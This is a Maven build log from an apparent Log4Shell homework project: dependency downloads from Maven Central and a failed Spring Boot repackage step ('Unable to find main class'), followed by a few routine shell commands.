Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.pom (815 B at 28 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.5/plexus-containers-1.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.5/plexus-containers-1.5.5.pom (4.2 kB at 212 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.pom (2.2 kB at 86 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.1/maven-plugin-api-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.1/maven-plugin-api-3.1.1.pom (3.4 kB at 113 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.pom (4.8 kB at 167 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M5/sisu-plexus-0.0.0.M5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M5/sisu-plexus-0.0.0.M5.pom (13 kB at 600 kB/s)

Downloading from central:
https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.pom

Downloaded from central:
https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.pom (2.5 kB at 115 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M5/sisu-inject-0.0.0.M5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M5/sisu-inject-0.0.0.M5.pom (14 kB at 666 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.pom (2.8 kB at 117 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.pom (4.1 kB at 178 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.1/plexus-classworlds-2.5.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.1/plexus-classworlds-2.5.1.pom (5.0 kB at 218 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.pom (3.0 kB at 101 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom (26 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom (4.1 kB at 186 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom (5.3 kB at 243 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom (2.4 kB at 120 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom (4.2 kB at 208 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom (14 kB at 624 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom (2.6 kB at 138 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom (14 kB at 655 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom (7.3 kB at 332 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom (3.4 kB at 162 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom (7.9 kB at 360 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom (11 kB at 384 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom (815 B at 39 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom (4.2 kB at 141 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom (17 kB at 789 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom (11 kB at 388 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom (4.8 kB at 179 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom (5.0 kB at 207 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom (5.1 kB at 220 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom (2.7 kB at 103 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom (12 kB at 513 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom (2.9 kB at 105 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom (3.7 kB at 141 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom (3.1 kB at 108 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom (3.2 kB at 117 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom (4.6 kB at 192 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom (7.5 kB at 312 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom (748 B at 37 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom (3.8 kB at 164 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom (22 kB at 861 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom (15 kB at 603 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom (3.7 kB at 126 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom (11 kB at 475 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom (13 kB at 587 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom (2.4 kB at 121 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom (10 kB at 485 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom (2.3 kB at 114 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom (2.7 kB at 106 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.pom (2.1 kB at 96 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_parent/2.3.4/error_prone_parent-2.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_parent/2.3.4/error_prone_parent-2.3.4.pom (5.4 kB at 226 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom (2.8 kB at 126 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom (28 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar (238 kB at 2.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar (329 kB at 2.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar (780 kB at 5.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar (632 kB at 4.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar (62 kB at 396 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar (157 kB at 883 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar (1.3 MB at 6.8 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar (20 kB at 101 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar (338 kB at 1.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar (335 kB at 1.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar (1.7 MB at 7.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar (250 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar (61 kB at 269 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar (52 kB at 228 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar (154 kB at 659 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar (42 kB at 170 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar (25 kB at 101 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar (42 kB at 166 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar (60 kB at 221 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar (4.2 kB at 16 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar (62 kB at 226 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar (160 kB at 582 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar (557 kB at 2.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar (47 kB at 156 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar (53 kB at 168 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar (197 kB at 616 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar (291 kB at 891 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar (262 kB at 798 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar (134 kB at 410 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar (26 kB at 77 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar (72 kB at 201 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar (53 kB at 147 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar (122 kB at 339 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar (120 kB at 333 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar (33 kB at 88 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar (37 kB at 96 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar (85 kB at 215 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar (180 kB at 455 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar (4.6 kB at 11 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar (305 kB at 744 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar (5.9 kB at 14 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar (2.2 kB at 5.2 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error_prone_annotations/2.3.4/error_prone_annotations-2.3.4.jar (14 kB at 32 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar (8.8 kB at 20 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar (500 kB at 1.1 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar (2.6 MB at 5.2 MB/s)

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 18.215 s

[INFO] Finished at: 2025-05-28T23:10:41Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ls target/

log4shell-demo-0.0.1-SNAPSHOT.jar log4shell-demo-0.0.1-SNAPSHOT.jar.original maven-archiver

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ log4shell-homework-0.0.1-SNAPSHOT.jar

-bash: log4shell-homework-0.0.1-SNAPSHOT.jar: command not found

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

